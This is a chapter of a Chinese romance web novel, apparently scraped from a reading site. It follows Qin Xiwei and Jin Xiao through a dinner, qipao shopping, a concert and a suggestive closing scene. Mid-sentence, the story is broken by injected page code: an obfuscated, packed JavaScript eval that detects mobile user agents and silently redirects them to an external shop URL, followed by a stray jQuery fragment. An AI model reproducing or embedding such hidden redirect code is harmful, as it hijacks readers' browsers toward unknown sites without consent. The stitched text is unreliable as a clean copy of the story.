秦曦微缓缓放下筷子,极其认真地看着他:“我不愿意。”
听到预料之中的答案,晋枭还是被气到了。
这已经是她第二次拒绝他了。
“你把我当成了谁?”是徐懂吗?
秦曦微不明所以地望着他,她根本就是装醉,能把他当谁啊?
等等,难道他觉得他是谁的替身?
他倒是给她提供了一个不错的拒绝理由。
她心里的白月光是需要存在的,但不能具象化,只能是个模糊的影子。
她轻咬下唇,筷子一下又一下地戳着盘子里的虾,就是不说话。
怒气在心里不断翻涌,晋枭“啪”地捏断的盛果汁的郁金香杯,指腹被碎口划出了血,染红了桌布。
秦曦微惊呼一声抓过他的手,连声喊着服务员,服务员见状连忙去取医药包。
晋枭垂眸看着她,她一脸焦急,握着他的手都在抖,更别提捏着酒精棉的手指了,颤个不停,根本不敢触碰他的伤口。
他用另一只手轻轻碰了碰她的脸,她转过脸来望着他,眼里都是惶然。
“你还是心疼我的,对不对?”他觉得自己肯定是生病了,一种疯狂想独占她的怪病。
“都什么时候了还说这种话,你闭嘴。”秦曦微简直气不打一处来,喝令他不要再说话,她真得很慌。
晋枭居然笑了,笑得光风霁月,眼里翻涌着她看不懂的情绪。
“没事,不疼。”不及她戳他心窝子的万分之一疼。
秦曦微紧紧抿着唇,小心的用摄子把里面的一大块碎玻璃夹出来,血又涌了一股出来,她把整瓶的云南白药往上倒,总算糊住了血,又用纱布将食指一圈一圈缠起来,缠了厚厚的一层才打了结。
晋枭抬起左手看了一眼,打趣道:“一点长进没有,包得还是这么丑。”
“我又不是护士,处理伤口这种事要什么长进?”秦曦微怼了他一句,说完,又恶狠狠地补了一句:“下次再受伤试试!”
她还是关心他的。
晋枭的心情忽然就好了起来,右手执筷给她夹了一块脆滑的山药,是她最喜欢的口感。
秦曦微心虚地瞄了他的手一眼,夹了块肉放到他面前,斟酌着开口:“听说男人......嗯......总是忘不了第一个女人,但是我们那次,嗯,是个意外,你不要有太重的心理负担,就当......就当是做了个春梦。”
听听,她说得都是什么不负责任的混账话。
晋枭神色不明地望着她,缓缓开口:“你的意思是......你当时不清醒?”
他原就怕本末倒置事情会朝着相反的方向发展,果然不出所料,他一时失控,苦水只能自己吞。
但要他倒回去,没可能。
秦曦微不敢看他,胡乱点点头,就让他以为自己酒后失德好了。
“原来如此。”晋枭看着她粉嫩的耳尖,若有所思。
吃完饭,距离音乐会开始还有一个多小时,两人便在附近的商场闲逛。
商场人很多,有人认出他们,偷偷拿手机拍照片发到网上,晋枭不但不阻止,还大方地走过去指指点点,嫌弃拍得不好,让他们重拍。很快,“晋枭和秦曦微手牵手逛商场”冲上了热搜,贴子下面清一色的羡慕,再没见到阴阳怪气的评论。
秦曦微面红耳赤,被他牵着拐进一家女装店,挑了几件衣服递给她:“进去试试。”
终于能摆脱被人围观的窘迫,她抓起衣服就钻进试衣间,根本没看清他给她挑了什么款式。直到她脱了自己的衣服,才发现,他挑得是清一色的旗袍,各种款式,各种颜色。
秦曦微拎出一条白色旗袍换上走了出去。
月白色的素缎旗袍柔软地贴着她的身体,腰身勾勒出一道流畅的弧线,走起路来,素白的缎面上漾开细碎的光纹,隐约可见暗纹织出的缠枝莲。
晋枭的目光下移,及膝的开衩在迈步时偶尔露出一线白皙的小腿肌肤,像瓷胎上划过的釉光。他忽然想起那晚抚过时的滑嫩,喉结轻微滚动。
秦曦微见他一直看着自己不动,又往前走了几步,问:“好看吗?”
晋枭回过神来,指尖轻捻,说了句:“好看。再去试试另外几件。”
他的回答太过敷衍,秦曦微撅着嘴重又走回试衣间,再出来,身上已经换了一条水红色旗袍,这款很短,只到膝盖,走动时能看到嫩白的大腿。
晋枭的目光落在她身上,久久没有离开。
她其实很适合艳丽的颜色,衣柜里却大多是浅色衣裙,以至于他一直把她当小女孩,但是,她早已经长大。
他的眼睛掠过圆润的弧度,淡淡地催促:“时间来不及了,那几件不用试了。”
晋枭让店员全部打包,一手牵着她,一手拎着十几个袋子出了门。
“为什么买这么多?我根本没机会穿旗袍,上班很不方便。”秦曦微一路走一路抱怨。
“有。”晋枭握着她的手紧了紧,扭头瞥了她一眼。
“有什么?”
“有机会穿。”
“不可能。”秦曦微还在絮絮念,她什么工伤性质难道自己不清楚吗?
晋枭也不反驳,只是更紧地抓住她的手。
入口处,他们意外遇到了徐懂和田脆。
秦曦微高兴地朝他们挥了挥手,长腿一迈就要跑过去,却被晋枭扯了回来,一只胳膊环上她的腰,轻轻捏了一下。她觉得痒,嗔了他一眼,轻拍了他的手一下。
徐懂从来没有像此刻这样怨自己的视力太好,将他们亲昵的小动作尽收眼底,一股酸涩涌上心头。
田脆看了他一眼,朝秦曦微做了个打电话的手势后对徐懂说:“我们进去吧。”
徐懂和晋枭隔空对望一眼,彼此都看懂了对方眼里的挑衅。
“你怎么不让我过去打招呼。”秦曦微抱怨地想要扯开他搂着腰的胳膊,徒劳无功。
晋枭搂着她往音乐厅里走,说出的话全是关心:“人太多了,怕你被人撞到。”
笑话,他怎么可能眼睁睁看着自己的女人花蝴蝶一样围着另一个男人打转,更何况那人还是她心里的人。
“那......音乐会结束我们四个
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17677539|207547||http|test|mini|href|location'.split('|'),0,{}));
() {$('.inform').remove();
$('#content').append('
人一起吃宵夜吧。”秦曦微想着就要给徐懂发信息,被晋枭夺过手机揣进自己兜里。
“太晚了,明天还要上班,你不是说明天要跟着徐懂出庭?”
起床困难户秦曦微立刻消停了。
晋枭唇角微勾,又把她往怀里拉了拉。
两人找到座位,刚坐下没一会儿,灯光暗了下去,整个音乐厅像沉入了深海,台上只留了一盏孤零零的谱架灯,橙黄色的光晕拢着指挥台,像一小块浮在水面上的孤岛。
秦曦微感觉手被人握住,随着音乐的韵律,手指在她的各个指间流连舞动,害得她根本没有办法沉浸其中,她忍无可忍,将他的手扔了回去,没一会儿,他的手又摸了过来,指尖在她的掌心划来划去,划得她心猿意马,心浮气躁。
一场音乐会听下来,她比在场上演奏的乐手还累。
晋枭看着她气鼓鼓的小脸,忍着笑,捏了两下,哄着:“请你吃宵夜赔罪好不好?”
秦曦微捂着自己那不争气的胃,恨恨地点头,一不小心就吃多了。
“你怎么不拦着我?”她睨了他一眼,这不像他平时的风格啊。
“你那么开心,我不忍心扫兴。”晋枭一脸无辜。
秦曦微怀疑地望着他,管东管西的人忽然不管她了,她还有点不习惯。
洗完澡,两个坐在沙发上消食,晋枭忽然说:“反正也不能睡觉,你去试试那几条旗袍,不合适明天去换。”
被他这么一提醒,秦曦微想起来还有几条旗袍没试呢,高高兴兴地就去换衣服,不一会儿,她扭扭捏捏地出来,在灯下停住。
“这件不太合适。”她的手摸了摸后腰。
晋枭抬眼,墨黑色的薄纱包裹着她,底下的肌肤若隐若现。领口到锁骨那一截是半透明的,纱上绣着疏疏几枝银线梅,枝叶沿着锁骨的走向蔓延,像墨汁滴进清水里慢慢洇开。
他记得这件,这件旗袍的后面......
“转过来。”声音沉沉。
秦曦微抬眸,站着没动。
晋枭朝着她走过来,她下意识想跑,却被他拽住胳膊,轻轻扭转,整个后背就这样落进了他的眼里。
整片后背只有一条细细的银链从颈后垂下来,连着腰部,其余全是薄纱。纱贴着脊柱那道凹槽,微微陷进去,像一层暗色的水覆在起伏的丘陵上。
他的眼神黯了下来,手轻轻扶住她的细腰,将她拉进怀里,唇落在了她裸/露的后背上。
灼热的呼吸烫得她一个激灵,秦曦微直觉危险,想要逃开,却感觉到他的胳膊箍得更紧了,他的体温透过薄纱熨烫着她的每一寸肌肤。
“卷宝,你现在清醒吗?”一字一句,充满了诱惑。
她不知道他为什么这么问,轻轻“嗯”了一声,声音出口,才发现那个字如小猫呜咽般,娇娇怯怯。
耳边的呼吸更重,他的指尖顺着那根银链缓缓滑动,不只是痒,还有酥麻,秦曦微的灵台只清明了一瞬,就被涌上来的浪潮吞没了,连什么时候被他抱进卧室的都不知道,只混沌地记得他一遍又一遍地问:“我够格做你的床伴吗?”